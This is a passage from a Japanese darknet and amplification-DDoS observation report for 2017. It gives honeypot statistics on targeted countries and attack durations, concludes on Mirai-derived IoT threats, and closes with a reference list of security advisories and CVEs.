

図12: 国別の被攻撃件数



図13: 攻撃継続時間の累積分布関数（CDF）

控えますが，観測された攻撃事例の中には，Armada Collective を名乗る攻撃者による身代金を要求する攻撃 [29] や Anonymous による攻撃活動 [30] などに関連しているとみられる攻撃事例が含まれており，日本の組織に対しても大規模な攻撃活動が観測されていました．なお，日本国内宛の攻撃件数が 2017 年 11 月以降に増加している原因は，あるホスティング業者の日本リージョンに対して多くの攻撃が観測されたためです．

4.3. 国別の被攻撃件数の割合

当該期間における国別の被攻撃件数の割合を図 12 に示します．国情報の推定には MaxMind 社の GeoIP2 データベース [31] を使用しています．図を見ると，全攻撃の約 1/3 がアメリカ合衆国の保有する IP アドレス宛の攻撃で，2 番目に多い中国と合わせると全攻撃の半数以上，さらに上位五カ国で全攻撃の 2/3 を占めており，攻撃を受けている国には偏りがあることがわかりました．一方，日本宛の攻撃件数は半年間で約 3 万件観測されており，被攻撃件数としては 25 番目でした．

4.4. 攻撃の継続時間

AmpPot の観測結果から，DRDoS 攻撃がどの程度継続して行われていたのかがわかります．図 13 に示した継続時間の分布を見ると，攻撃の継続時間は全体的に短いものが多く，全体の約 30% が 1 分以下，約 80% が 10 分以下の攻撃でした．短時間の継続時間が多数を占める正確な理由は明らかではありませんが，これらの攻撃の中には，Booter や Stresser と呼ばれる DDoS 攻撃代行サービスのお試し攻撃やテスト攻撃等が含まれており，そうした大規模な攻撃の事前準備のような活動が観測結果に少なからず影響していると考えています．

一方，全体の 1.5% の攻撃では，1 時間以上の比較的長時間にわたる攻撃活動が観測されています．当該期間で最も攻撃の継続時間が長かったものは，2017 年末に中国の IP アドレスに対して発生した NTP を利用した DRDoS 攻撃で，約 21 日間に渡って攻撃が観測されました．

我々は AmpPot の観測結果を基に，被害組織等に対して早期に DRDoS 攻撃の発生を通知するアラートシステムを研究開発しており，関連機関との情報共有を始めています．

5. おわりに

本レポートでは，サイバーセキュリティ研究室で実施しているダークネット観測において，2017 年の 1 年間で観測された攻撃活動の状況について報告しました．2017 年は 2016 年に登場したマルウェア Mirai のソースコードを流用し，従来の Telnet だけでなく各種 IoT 機器に特有の脆弱性を悪用する機能を取り込んだ複数の亜種が生まれるなど，IoT 機器を狙った感染の手口が巧妙化・多様化しました．おそらく 2018 年も，このような攻撃側の戦術の変化が続くものと我々は予想しています．このような攻撃側の変化に追従するため，観測・分析と研究開発のサイクルを回しながら，今後も継続的な観測活動と分析結果の適切な利活用を進めていく予定です．

また，2017 年後半の半年間における AmpPot の観測

結果からは，DRDoS 攻撃が日々大量に発生している状況が明らかになり，日本宛の攻撃も少なからず観測されていました．2016 年に発生した Mirai 感染機器による DoS 攻撃の事例のように，マルウェア感染させた IoT 機器を悪用して様々な DoS 攻撃に用いるケースも多数発生していますので，各種観測で見えた事象の関連性分析なども進めることで攻撃活動の全容把握を進めていく予定です．

参考文献

[1] サイバーセキュリティ研究所サイバーセキュリティ研究室. NICTER 観測レポート 2016. Technical report, 国立研究開発法人情報通信研究機構, 2017.

[2] Mirai: what you need to know about the botnet behind recent major DDoS attacks. https://www.symantec.com/connect/blogs/mirai-what-you-need-know-about-botnet-behind-\recent-major-ddos-attacks.

[3] What you need to know about the WannaCry Ransomware. https://www.symantec.com/blogs/threat-intelligence/wannacry-ransomware-attack.

[4] Petya ransomware outbreak: Here's what you need to know. https://www.symantec.com/blogs/threat-intelligence/petya-ransomware-wiper.

[5] 新しい暗号化型ランサムウェア「Bad Rabbit」、ネットワーク経由で拡散、ウクライナとロシアなどで確認される. http://blog.trendmicro.co.jp/archives/16226.

[6] ランサムウェア「WannaCry ／ Wcry」による国内への攻撃を 16,436 件確認. http://blog.trendmicro.co.jp/archives/14906.

[7] 警察庁. ランサムウェア「WannaCry」の亜種に感染した PC からの感染活動とみられる 445/TCP ポート宛てアクセスの観測について. https://www.npa.go.jp/cyberpolice/detect/pdf/20170622.pdf.

[8] CVE-2017-01459. https://nvd.nist.gov/vuln/detail/CVE-2017-0145.

[9]「WannaCry」を拡散させた脆弱性攻撃「EternalBlue」の仕組みを解説. http://blog.trendmicro.co.jp/archives/15154.

[10] Hitachi Incident Response Team. HIRT-PUB17009 : WannaCry によるネットワーク感染の様子. http://www.hitachi.co.jp/hirt/publications/hirt-pub17009/.

[11] Timeline: How the WannaCry cyber attack spread. https://www.ft.com/content/82b01aca-38b7-11e7-821a-6027b8a20f23.

[12] Catalin Cimpanu. Over 98% of All WannaCry Victims Were Using Windows 7. https://www.bleepingcomputer.com/news/security/over-98-percent-of-all-wannacry-victims-were-\using-windows-7/.

[13] Pierre Kim. Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server. https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html.

[14] 360 NetLab. New Threat Report: A new IoT Botnet is Spreading over HTTP 81 on a Large Scale. http://blog.netlab.360.com/a-new-threat-an-iot-botnet-scanning-internet-on-\port-81-en/.

[15] NICK BIASINI. Malicious - New Apache Struts2 0-day Under Attack. http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html.

[16] Sam Edwards, Ioannis Profetis. Hajime: Analysis of a decentralized internet worm for IoT devices. https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf.

[17] Masafumi Negishi. Hajime ボットの観測状況. https://sect.iij.ad.jp/d/2017/09/293589.html.

[18] CVE-2017-10871. https://nvd.nist.gov/vuln/detail/CVE-2017-10871.

[19] Allen D. Householder, Garret Wassermann, Art Manion, Chris King. The CERT® Guide to Coordinated Vulnerability Disclosure. Technical report, Software Engineering Institute, Carnegie Mellon University, 2017.

[20] NTT DOCOMO.「Wi-Fi STATION L-02F」をご利用のお客様へ、ソフトウェアアップデート実施のお願い. https://www.nttdocomo.co.jp/info/notice/page/170710_01_m.html.

[21] CVE-2014-8361. https://nvd.nist.gov/vuln/detail/CVE-2014-8361.

[22] (0Day) Realtek SDK miniigd AddPortMapping SOAP Action Command Injection Remote Code Execution Vulnerability. https://www.zerodayinitiative.com/advisories/ZDI-15-155/.

[23] ロジテック製 300Mbps 無線 LAN ブロードバンドルータおよびセットモデル（全 11 モデル）に関する重要なお知らせとお願い. http://www.logitec.co.jp/info/2017/1219.html.

[24] CVE-2017-17215. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17215.

[25] Security Notice - Statement on Remote Code Execution Vulnerability in Huawei HG532 Product. http://www.huawei.com/en/psirt/security-notices/huawei-sn-20171130-01-hg532-en.

[26] 横浜国立大学　情報・物理セキュリティ研究拠点. http://ipsr.ynu.ac.jp/index.html.

[27] Lukas Krämer, Johannes Krupp, Daisuke Makita, Tomomi Nishizoe, Takashi Koide, Katsunari Yoshioka, and Christian Rossow. Amppot: Monitoring and defending against amplification ddos attacks. Research in Attacks, Intrusions, and Defenses (RAID2015), 2015.

[28] AmpPot: Honeypot for Monitoring Amplification DDoS Attack. http://ipsr.ynu.ac.jp/dos/.

[29] JPCERT/CC. Armada Collective を名乗る攻撃者からの DDoS 攻撃に関する情報. https://www.jpcert.or.jp/newsflash/2017062901.html, 2017.

[30] Akamai. Threat Advisory: #OpKillingBay Expands Targets Across Japan. https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/opkillingbay-expands-targets-across-japan-threat-advisory.pdf, 2016.

[31] MaxMind. GeoIP2 データベース. https://www.maxmind.com/ja/geoip2-databases.

更新履歴

- 2018 年 2 月 27 日：ポート番号の誤植を修正しました